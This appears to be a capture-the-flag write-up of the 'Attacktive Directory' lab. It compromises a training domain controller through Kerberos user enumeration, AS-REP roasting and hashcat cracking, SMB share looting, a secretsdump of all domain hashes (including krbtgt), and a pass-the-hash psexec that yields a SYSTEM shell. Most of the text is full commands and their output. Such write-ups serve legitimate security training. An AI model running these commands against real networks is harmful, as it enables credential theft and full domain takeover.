
# Attacktive Directory

Can you exploit a vulnerable Domain Controller?

Let’s start by scanning:




```
Host is up (0.052s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-28 06:55:02Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-
First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-
First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Results show many services running, including kerberos.

Let’s continue user enumeration with kerbrute. It is stealth way to enumerate since pre-authentication failures do not trigger that "traditional" An account failed to log on event 4625. With Kerberos, you can validate a username or test a login by only sending one UDP frame to the KDC.

Note! If Kerberos logging is enabled this generates a Windows event ID 4768.



```
┌──(kali㉿kali)-[~/THM/AD]
└─$ ./kerbrute_linux_amd64 userenum -d spookysec.local --dc 10.10.74.168 userlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/28/22 - Ronnie Flathers @ropnop

2022/08/28 03:11:19 >  Using KDC(s):
2022/08/28 03:11:19 >   10.10.74.168:88

2022/08/28 03:11:20 >  [+] VALID USERNAME:       james@spookysec.local
2022/08/28 03:11:21 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2022/08/28 03:11:22 >  [+] VALID USERNAME:       James@spookysec.local
2022/08/28 03:11:23 >  [+] VALID USERNAME:       robin@spookysec.local
2022/08/28 03:11:28 >  [+] VALID USERNAME:       darkstar@spookysec.local
2022/08/28 03:11:31 >  [+] VALID USERNAME:       administrator@spookysec.local
2022/08/28 03:11:37 >  [+] VALID USERNAME:       backup@spookysec.local
2022/08/28 03:11:40 >  [+] VALID USERNAME:       paradox@spookysec.local
2022/08/28 03:11:59 >  [+] VALID USERNAME:       JAMES@spookysec.local
2022/08/28 03:12:06 >  [+] VALID USERNAME:       Robin@spookysec.local
2022/08/28 03:12:45 >  [+] VALID USERNAME:       Administrator@spookysec.local
2022/08/28 03:14:01 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2022/08/28 03:14:26 >  [+] VALID USERNAME:       Paradox@spookysec.local
2022/08/28 03:15:45 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2022/08/28 03:16:09 >  [+] VALID USERNAME:       ori@spookysec.local
2022/08/28 03:16:55 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2022/08/28 03:18:46 >  Done! Tested 73317 usernames (16 valid) in 446.590 seconds
```

Interesting results:

svc-admin

backup

ASREPRoasting occurs when a user account has the privilege “Does not require Pre-Authentication” set. This means that the account does not need to provide valid identification before requesting a Kerberos Ticket on the specified user account

*AS-REP Roasting: An attack to retrieve the user hashes that can be brute-forced offline.*


*Kerberoasting: An attack to retrieve the Application Service hashes that can be brute-forced offline.*

*Golden Ticket: Access the Application Service through Impersonate user account that does not exist in Domain.*

By default, Do Not Require Pre-Authentication is disabled for the domain user

Only thing that’s necessary to query accounts is a valid set of usernames which we enumerated previously via kerbrute.


python3 GetNPUsers.py spookysec.local/svc-admin -no-pass



```
└─$ python3 GetNPUsers.py spookysec.local/svc-admin -no-pass
Impacket v0.10.1.dev1+20220504.120002.d5097759 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f503dff2292500cfa014a81796dfd53f$5a8bb296146d0165277c8a51f6e3970f091e3eb4c64619a9ad2fb256954554e3ff60eba43d2
b9ee66d373952e965b0b5da6db263af1702360a3f317b06ccdf12d781e95a8ae70561cd6d4b14f062971e27720b764f32b086b790ceccdebeeee7057c65b1406e1cd32becfbaaa9092fa
fea3219ceab64feea4ee0f3d34bed1c0b6bf5b7b65d55ba49b8eeb1f3f1c2d8b9188810a204bef7e94f8c061d6e4b25be9388a6ed8774e0d3ba395e744eddc779df1ca076e091822bc00
0f54526be6b9ee1429d1240b401359adf14e0237fa1b5440cf8cb54a4169643c878fa443168b1c2fbc7f4c08aedcf5537e3e2fc352f37b5e8
```


After getting TGT for svc-admin we can bruteforce it offline with hashcat

hashcat -m 18200  hash.txt passwordlist.txt




```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f503dff2292...37b5e8
Time.Started.....: Sun Aug 28 04:06:32 2022 (0 secs)
Time.Estimated...: Sun Aug 28 04:06:32 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    95986 H/s (2.24ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7680/70188 (10.94%)
Rejected.........: 0/7680 (0.00%)
Restore.Point....: 5120/70188 (7.29%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: allison1 → tyler2
Hardware.Mon.#1..: Util:  9%

Started: Sun Aug 28 04:06:14 2022
Stopped: Sun Aug 28 04:06:34 2022

┌──(kali㉿kali)-[~/THM/AD]
└─$ hashcat -m 18200  hash.txt passwordlist.txt --show
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f503dff2292500cfa014a81796dfd53f$5a8bb296146d0165277c8a51f6e3970f091e3e
b4c64619a9ad2fb256954554e3ff60eba43d2b9ee66d373952e965b0b5da6db263af1702360a3f317b06ccdf12d781e95a8ae70561cd6d4
b14f062971e27720b764f32b086b790ceccdebeeee7057c65b1406e1cd32becfbaaa9092fafea3219ceab64feea4ee0f3d34bed1c0b6bf5
b7b65d55ba49b8eeb1f3f1c2d8b9188810a204bef7e94f8c061d6e4b25be9388a6ed8774e0d3ba395e744eddc779df1ca076e091822bc00
0f54526be6b9ee1429d1240b401359adf14e0237fa1b5440cf8cb54a4169643c878fa443168b1c2fbc7f4c08aedcf5537e3e2fc352f37b5
e8:management2005
```

With a user's account credentials we now have significantly more access within the domain. We can now attempt to enumerate any shares that the domain controller may be giving out.




```
└─$ smbclient -L \\\\spookysec.local\\ -U svc-admin
Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to spookysec.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


Backup seems interesting. Let’s dive into that



```
└─$ smbclient  \\\\spookysec.local\\backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 3630892 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.2 KiloBytes/sec) (average 0.2 Kilo
Bytes/sec)
smb: \> █
```




```
└─$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```



```
┌──(kali㉿kali)-[~/THM/AD]
└─$ echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" | base64 -d
backup@spookysec.local:backup2517860
```


And found new credentials!

Let’s use secretsdump!



```
┌──(kali㉿kali)-[~/THM/AD]
└─$ secretsdump.py spookysec.local/backup:'backup2517860'@10.10.172.179                                          1 ✕
Impacket v0.10.1.dev1+20220504.120002.d5097759 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:3ef4f92d7c143c1243901445d8d161e9:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783
eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3dd
fe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
```

Now we have hash and we don’t have to bruteforce it. We can use pass the hash attack.



```
└─$ psexec.py Administrator@10.10.172.179 -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc
Impacket v0.10.1.dev1+20220504.120002.d5097759 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.172.179.....
[*] Found writable share ADMIN$
[*] Uploading file zyjigFhB.exe
[*] Opening SVCManager on 10.10.172.179.....
[*] Creating service ACpj on 10.10.172.179.....
[*] Starting service ACpj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1490]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```